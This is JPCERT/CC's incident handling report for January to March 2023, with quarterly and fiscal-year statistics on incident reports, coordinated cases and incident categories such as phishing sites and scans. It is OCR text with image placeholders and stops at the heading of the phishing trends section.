JPCERT/CC Incident Handling Report

January 1, 2023 ～ March 31, 2023

Version 3

JPCERT Coordination Center

April 18, 2023

JPCERT CC®

Table of Contents

Revision History:

April 18, 2023 Version 1

April 18, 2023 Version 2
- P. 6 Corrected the numbers of incidents in January and February in "Chart 4: Number of incidents by category"

May 12, 2023 Version 3
- P. 3 Corrected the number of incidents in January in "Chart 1: Number of incident reports"
- P. 3 Corrected the year-on-year change (percentage) in the total number of reports
- P. 7 Corrected the percentages of the numbers of incidents reported
- P. 11 Corrected the number of reports in the previous quarter for phishing site Trends

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan [1]. This report will introduce statistics and case examples for incident reports received during the period from January 1, 2023 through March 31, 2023.

(1) JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics


[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]


	Jan	Feb	Mar	Total	Last Qtr. Total
Number of Reports [2]	3,713	4,256	3,751	11,720	11,923
Number of Incident [3]	2,822	2,567	3,070	8,459	8,425
Cases Coordinated [4]	1,401	1,241	1,684	4,326	5,759

(*2) "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.
(*3) "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incidents are counted as 1 incident.
(*4) "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 11,720. Of these, the number of cases that JPCERT/CC coordinated was 4,326. When compared with the previous quarter, the total number of reports decreased by 2%, and the number of cases coordinated decreased by 25%. Year on year, the number of reports decreased by 28%, and the number of cases coordinated decreased by 22%.
[Figure 1] and[Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC over the past fiscal year.



[Figure 1: Change in the number of incident reports]



[Figure 2: Change in the number of incident cases coordinated]


[Reference] Statistical Information by Fiscal Year

[Chart 2] shows the number of reports in each fiscal year over the past 5 years including FY2022. Each fiscal year begins on April 1 and ends on March 31 of the following year.

[Chart 2 : Change in the total number of reports]

FY	2018	2019	2020	2021	2022
Number of Reports	16,398	20,147	46,942	50,801	53,921

The total number of reports received in FY2022 was 53,921, increasing 6% year on year from 50,801. [Figure 3] shows the change in the total number of reports in the past 5 years.




[Figure 3 : Change in the total number of reports (by fiscal year)]

[Chart 3]shows the number of cases coordinated in each fiscal year over the past 5 years including FY2022.

[Chart 3 : Change in the number of reports and cases coordinated]

FY	2018	2019	2020	2021	2022
Number of Cases Coordinated	9,835	14,586	17,233	20,571	24,419

The total number of cases coordinated in FY2022 was 24,419, increasing 19% year on year from 20,571. [Figure 4] shows the change in the total number of cases coordinated in the past 5 years.




[Figure 4: Change in the total number of cases coordinated (by fiscal year)]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories". [Chart 4] shows a breakdown of the number of incidents reported during the quarter by category. A breakdown of the percentage is shown in [Figure 5].

[Chart 4: Number of incidents by category]


Incident Category	Jan	Feb	Mar	Total	Last Qtr. Total
Phishing Site	1,662	1,528	2,363	5,553	6,266
Website Defacement	51	121	190	362	427
Malware Site	65	46	43	154	162
Scan	905	789	365	2,059	1,166
DoS/DDoS	4	3	2	9	4
ICS Related	0	0	0	0	0
Targeted attack	0	1	2	3	1
Other	135	79	105	319	399




[Figure 5：Percentage of incidents by category]

Incidents categorized as phishing sites accounted for 66%, and those categorized as scans, which search for vulnerabilities in systems, made up 24%.


[Figure 6]through [Figure 9]show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 6：Change in the number of phishing sites]



[Figure 7：Change in the number of website defacements]




[Figure 8：Change in the number of malware sites]



[Figure 9：Change in the number of scans]

[Figure 10] provides an overview as well as a breakdown of the incidents that were coordinated /Handled.



[Figure 10：Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends

